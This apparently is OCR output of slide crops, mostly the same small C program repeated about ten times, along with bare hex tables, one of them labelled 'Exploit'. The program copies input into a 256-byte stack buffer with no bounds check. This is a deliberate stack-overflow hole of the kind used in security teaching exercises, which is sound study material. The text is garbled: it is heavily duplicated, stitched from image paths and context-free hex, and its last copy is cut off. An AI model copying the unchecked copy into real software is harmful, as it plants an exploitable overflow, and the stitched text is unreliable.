
```
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```
#include <ctype.h>   // tolower
#include <string.h> // strcmp
#include <stdio.h>   // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```c
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```



```
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```



```
#include <ctype.h>   // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




	93	f7	e1
7a	7b	ab	62
08	64	ff	7e
cc	d5	70	e3
91	06	b3	6b

82	d7	c2	a0


Exploit

```
a0c2d782
ffa86db2
307abba9
ad7c
```


```
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```



```
#include <ctype.h>   // tolower
#include <string.h> // strcmp
#include <stdio.h>   // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
